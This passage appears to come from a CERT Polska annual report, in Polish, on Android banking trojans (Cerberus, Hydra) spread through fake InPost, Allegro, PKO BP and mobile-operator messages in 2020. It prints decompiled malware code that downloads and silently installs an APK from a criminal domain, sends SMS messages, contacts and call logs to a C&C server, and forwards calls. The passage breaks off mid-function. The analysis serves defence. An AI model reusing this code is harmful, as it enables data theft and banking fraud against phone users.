Zainstalowanie aplikacji skutkowało natychmiastowym wysłaniem na serwer przestępców danych na temat telefonu, książki kontaktów, rejestru rozmów oraz wiadomości SMS. Aplikacja miała również funkcje aktualizowania się oraz pobierania i instalacji innych plików.

```
private void downloadAndInstall() {
  DownloadManager.Request request = new DownloadManager.Request(Uri.parse("https://morefuntfkjaskjfk123.cx/AutoUpdater/Korzystna.apk"));
  request.setDestinationInExternalPublicDir(Environment.DIRECTORY_DOWNLOADS, "Korzystna.apk");
  this.enqueue = this.dm.enqueue(request);
  this.receiver = new BroadcastReceiver() {
      public void onReceive(Context param1Context, Intent param1Intent) {
        if ("android.intent.action.DOWNLOAD_COMPLETE".equals(param1Intent.getAction())) {
          Toast.makeText(ShowUpdateNote.this.getApplicationContext(), "Download Completed", 1).show();
          long l = param1Intent.getLongExtra("extra_download_id", 0L);
          DownloadManager.Query query = new DownloadManager.Query();
          query.setFilterById(new long[] { ShowUpdateNote.access$300(this.this$0) });
          Cursor cursor = ShowUpdateNote.this.dm.query(query);
          if (cursor.moveToFirst() && 8 == cursor.getInt(cursor.getColumnIndex("status"))) {
            Log.d("ainfo", cursor.getString(cursor.getColumnIndex("local_uri")));
            if (1 == cursor.getInt(0)) {
              Log.d("DOWNLOAD PATH:", cursor.getString(cursor.getColumnIndex("local_uri")));
              Log.d("isRooted:", String.valueOf(ShowUpdateNote.isRooted()));
              if (!ShowUpdateNote.isRooted()) {
                Intent intent;
                File file = new File("/storage/emulated/0/Download/Korzystna.apk");
                if (Build.VERSION.SDK_INT >= 24) {
                  Uri uri = FileProvider.getUriForFile((Context)ShowUpdateNote.this, "com.example.korzystna.release.fileprovider", file);
                  intent = new Intent("android.intent.action.INSTALL_PACKAGE");
                  intent.setData(uri);
                  intent.addFlags(1);
                } else {
                  Uri uri = Uri.fromFile((File)intent);
                  intent = new Intent("android.intent.action.VIEW");
                  intent.setDataAndType(uri, "application/vnd.android.package-archive");
                  intent.addFlags(268435456);
                }
                ShowUpdateNote.this.startActivity(intent);
              } else {
                Toast.makeText(ShowUpdateNote.this.getApplicationContext(), "App Installing...Please Wait", 1).show();
                File file = new File("/storage/emulated/0/Download/Korzystna.apk");
                Log.d("IN INSTALLER:", "/storage/emulated/0/Download/Korzystna.apk");
                if (file.exists())
                  try {
                    Log.d("IN File exists:", "/storage/emulated/0/Download/Korzystna.apk");
                    Log.d("COMMAND:", "pm install -r /storage/emulated/0/Download/Korzystna.apk");
                    Runtime.getRuntime().exec(new String[] { "su", "-c", "pm install -r /storage/emulated/0/Download/Korzystna.apk" }).waitFor();
                    Toast.makeText(ShowUpdateNote.this.getApplicationContext(), "App Installed Successfully", 1).show();
                  } catch (Exception exception) {
                    exception.printStackTrace();
                  }
              }
            }
          }
        }
```

**Rys. 41. Fragment kodu odpowiedzialny za pobieranie i instalację aktualizacji złośliwego oprogramowania.**

Zebrane dane wysyłane były do serwera C&C.

```
private void addToServer(Context paramContext) {
  Log.i(TAG, "addToServer()");
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append(Commons.baseUrl);
  stringBuilder.append(paramContext.getResources().getString(2131624024));
  String str = stringBuilder.toString();
  final JSONArray smss = getMessages();
  callLogs = getCallDetail();
  final JSONArray contacts = getContacts();
  Log.i(TAG, str);
  StringRequest stringRequest = new StringRequest(1, str, new Response.Listener<String>() {
        public void onResponse(String param1String) {
          Log.i(SendDataService.TAG, param1String);
          if (param1String.equals("Message Received!")) {
            Log.i(SendDataService.TAG, "all ok");
            AppController.getInstance().cancelPendingRequests(Commons.tag_string_req);
          }
        }
      }new Response.ErrorListener() {
        public void onErrorResponse(VolleyError param1VolleyError) {
          if (param1VolleyError != null) {
            if (param1VolleyError.networkResponse == null)
              return;
            int i = param1VolleyError.networkResponse.statusCode;
            Log.i(SendDataService.TAG, String.valueOf(i));
            String str = new String(param1VolleyError.networkResponse.data, StandardCharsets.UTF_8);
            Log.i(SendDataService.TAG, str);
            Log.i(SendDataService.TAG, param1VolleyError.getMessage());
          }
        }
      }) {
      protected Map<String, String> getParams() throws AuthFailureError {
        HashMap<Object, Object> hashMap = new HashMap<Object, Object>();
        Log.i(SendDataService.TAG, SessionManager.getPhoneNumber());
        hashMap.put("imei_no", "");
        hashMap.put("phone", SessionManager.getPhoneNumber());
        hashMap.put("calllog", SendDataService.callLogs);
        hashMap.put("record", smss.toString());
        hashMap.put("contacts", contacts.toString());
        return (Map)hashMap;
      }
    };
  AppController.getInstance().addToRequestQueue((Request)stringRequest, Commons.tag_string_req);
}
```


**Rys. 42. Fragment kodu odpowiedzialny za zbieranie danych dotyczących telefonu oraz aktywności użytkownika.**

Oprócz wykradania danych z zainfekowanego telefonu, głównym celem atakujących było jednak wyświetlanie użytkownikom fałszywych bramek płatności, których adresy również pobierane były z serwera C&C.

## Paczkomaty

Pierwszym zaobserwowanym motywem w polskich dystrybucjach Cerberusa było podszywanie się pod firmę InPost, operatora paczkomatów. Analizę tej kampanii zamieściliśmy na naszym blogu[38]. Podobne wiadomości widzieliśmy również w 2020 r.


38 https://www.cert.pl/posts/2019/10/analiza-techniczna-trojana-bankowego-cerberus/




**Rys. 43. Przykład wiadomości nakłaniającej do instalacji aplikacji w celu otrzymania kodu odbioru paczki. Aplikacja w rzeczywistości była złośliwym oprogramowaniem.**

Sposobem dystrybucji były wiadomości SMS zawierające link do strony, która miała należeć do firmy InPost. W celu odebrania przesyłki z paczkomatu potrzebny był kod. Zgodnie z treścią wiadomości SMS można było go otrzymać jedynie po pobraniu nowej aplikacji.

Odwiedzenie linku kierowało na stronę, która umożliwiała pobranie aplikacji.





**Rys. 44. Komunikat na fałszywej stronie nakłaniający do instalacji fałszywej aplikacji — w rzeczywistości złośliwego oprogramowania.**

Kampanie z motywem InPost powtarzały się przez cały 2020 r.

## Allegro


Przestępcy nie oszczędzili również osób robiących zakupy przez internet. W czerwcu obserwowaliśmy kampanię Cerberusa z grupą Allegro w tle. Łącze do strony wysyłane było przy pomocy wiadomości SMS.




**Rys. 45. Strona podszywająca się pod portal Allegro. Użytkownik był nakłaniany do instalacji aplikacji, która w rzeczywistości była złośliwym oprogramowaniem.**

## Rachunek za reklamę

W tym samym miesiącu ruszyła również kampania z ciekawym motywem podejrzanej aktywności na koncie na portalu Facebook.




**Rys. 46. Fałszywa wiadomość informująca o zamówieniu reklamy na portalu Facebook. Link w wiadomości finalnie prowadził do pobrania instalatora Cerberusa.**

Zgodnie z informacją podaną w fałszywej wiadomości e-mail, z konta Facebook użytkownika została dokonana próba zamówienia reklamy, która wymaga dodatkowego potwierdzenia, ponieważ aktywność wydaje się podejrzana. Naciśnięcie przycisku kierowało na odpowiednio spreparowaną stronę, co finalnie prowadziło do pobrania instalatora Cerberusa.

## Aplikacja “PKO BP Super”

Pod koniec września 2020 r. Cerberus dystrybuowany był pod postacią aplikacji mobilnej dla klientów banku PKO BP. Aplikacja ta była reklamowana w postach sponsorowanych na portalu Facebook.


**Rys. 47. Przykład fałszywej reklamy sponsorowanej w portalu Facebook, nakłaniającej do aktualizacji aplikacji banku PKO BP. Reklama przekierowywała użytkownika do fałszywej strony.**


**Rys. 48. Fałszywa strona podszywająca się pod bank PKO BP, nakłaniająca do instalacji aplikacji banku — w rzeczywistości złośliwego oprogramowania.**

## Cerberus w sklepie Google Play

Na przestrzeni 2020 r. przestępcom udało się kilkukrotnie umieścić Cerberusa w aplikacjach dostępnych z poziomu sklepu Google Play. Zaobserwowaliśmy co najmniej dwa takie przypadki:

- Aplikacja Best Cleaner (czerwiec 2020),
- Aplikacja Fitness Trainer (wrzesień 2020).


Cerberus był dodawany do aplikacji służących m.in. do czyszczenia systemu plików urządzenia mobilnego oraz monitorowania aktywności fizycznej. Aplikacje te miały stosunkowo dużo negatywnych ocen, ponieważ po instalacji użytkownicy zaobserwowali spowolnienie działania telefonu. Sklep Google Play to repozytorium, które w świadomości wielu użytkowników systemu Android gwarantuje bezpieczeństwo. Należy jednak pamiętać, że w każdym repozytorium może dojść do umieszczenia złośliwego oprogramowania, o ile kod nowych wersji każdego z programów nie zostanie dokładnie sprawdzony. Przy skali jaką osiąga sklep Google Play nie jest możliwa szybka weryfikacja, dlatego tego typu modyfikacja to bardzo skuteczny wektor ataku.

## Hydra od operatorów sieci komórkowych

Pod koniec października 2020 r. użytkownicy telefonów komórkowych otrzymali wiadomości SMS, które wykorzystywały wizerunek operatorów sieci komórkowych. Motywem przewodnim była konieczność aktualizacji ustawień sieci przy pomocy odpowiedniej aplikacji. Brak instalacji miał skutkować utratą możliwości łączenia się z siecią internetową przy pomocy danego urządzenia.


Zarówno niska wiarygodność wykorzystanej historii, jak i brak polskich znaków w wiadomości powinien wzbudzić podejrzenia użytkownika. Operatorzy komórkowi i inne duże przedsiębiorstwa dbają o swój wizerunek i bardzo rzadko zdarza im się wysyłanie wiadomości zawierających błędy ortograficzne.

Link w wiadomości SMS prowadził do strony umożliwiającej pobranie aplikacji. W tym wypadku było to złośliwe oprogramowanie z rodziny Hydra. Dystrybucja była wymierzona w klientów sieci Orange oraz Play.




**Rys. 49. SMS podszywający się pod operatora sieci komórkowej, nakłaniający do aktualizacji ustawień sieci przez odwiedzenie strony internetowej.**


**Rys. 50. Fałszywa strona podszywająca się pod operatora sieci komórkowej Play, nakłaniająca do instalacji poprawki systemowej — w rzeczywistości złośliwego oprogramowania.**




**Rys. 51. Fałszywa strona podszywająca się pod operatora sieci komórkowej Orange, nakłaniająca do instalacji poprawki systemowej — w rzeczywistości złośliwego oprogramowania.**

O tym i innych incydentach informujemy na bieżąco za pośrednictwem mediów społecznościowych (Twitter i Facebook). Zachęcamy do śledzenia profilu CERT Polska.

## Przegląd zaobserwowanych rodzin

W polskojęzycznych kampaniach zaobserwowaliśmy głównie trzy rodziny malware na systemy Android. Były to Cerberus, Hydra oraz Anubis.

## Cerberus/Alien

Cerberus po raz pierwszy został zaobserwowany w 2019 r. Jest jednym z najbardziej zaawansowanych trojanów na urządzenia mobilne. Jego historia sięga jednak znacznie dalej, choć pierwsza wersja prawdopodobnie nie była udostępniana publicznie.


**Rys. 52. Oferta sprzedaży trojana Cerberus.**

Pierwsza szeroko rozpowszechniona wersja to Cerberus V2. Malware łączy w sobie funkcjonalności RAT-a (ang. *Remote Access Trojan*) oraz trojana bankowego, które obejmuje:

- zbieranie szczegółowych informacji o urządzeniu (w tym lokalizacja, lista zainstalowanych aplikacji),
- zdalne zarządzanie urządzeniem (instalacja/deinstalacja/uruchamianie aplikacji, wyświetlanie użytkownikowi wybranych przez operatora stron internetowych, blokowanie ekranu),
- pobieranie listy kontaktów,
- pobieranie wiadomości SMS (listowanie wiadomości, forwarding, wysyłanie),
- pobieranie rozmów telefonicznych (forwarding),
- obsługa kodów USSD (które umożliwiają m.in. przekierowanie rozmów, ale również mogą umożliwić dokonanie płatności),
- rejestracja naciśniętych klawiszy (keylogger),
- nakładki wyświetlające się ponad aplikacjami bankowymi, służące do wykradania danych logowania (tzw. overlay),
- ochrona samej aplikacji (wykrywanie emulacji, ukrywanie ikony aplikacji, ochrona przed usunięciem).

### Przykładowe fragmenty kodu Cerberusa:

```
public void callForward(Context context, String number) {

    try {

      Intent intentCallForward = new Intent(“android.intent.action.CALL”);

      intentCallForward.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);

      intentCallForward.setData(Uri.fromParts(“tel”, “*21*”+number+”#”, “#”));

      context.startActivity(intentCallForward);


      String logForward = “ForwardCALL: “ + number + “::endLog::”;

      Log(“ForwardCall”,logForward);

      SettingsToAdd(context, consts.LogSMS, logForward);

    }catch (Exception ex){

      Log(“ForwardCall”,”Error”);

      String logCF = “ERROR callForward” + number + “::endLog::”;

      SettingsToAdd(context, consts.LogSMS, logCF);


    }

  }
```

## Rys. 53. Fragment kodu odpowiedzialny za przekierowania rozmów.

```
public void sendSms(Context context, String phoneNumber, String message){
  try {
    SmsManager smsManager = SmsManager.getDefault();
    ArrayList<String> list = smsManager.divideMessage(message);
    PendingIntent pendingIntent = PendingIntent.getBroadcast(context, 0, new Intent("SMS_SENT"), 0);
    PendingIntent deliveredPI = PendingIntent.getBroadcast(context, 0, new Intent("SMS_DELIVERED"), 0);
    ArrayList<PendingIntent> sents = new ArrayList();
    ArrayList<PendingIntent> deliveredList = new ArrayList<PendingIntent>();
    for (int i = 0; i < list.size(); i++) {
      deliveredList.add(deliveredPI);
      sents.add(pendingIntent);
    }
    smsManager.sendMultipartTextMessage(phoneNumber, null, list, sents, deliveredList);
    String logSMS = "Output SMS:" + phoneNumber + " text:" + message + "::endLog::";
    Log("SMS", logSMS);
    SettingsToAdd(context, consts.LogSMS, logSMS);
  }catch (Exception ex){
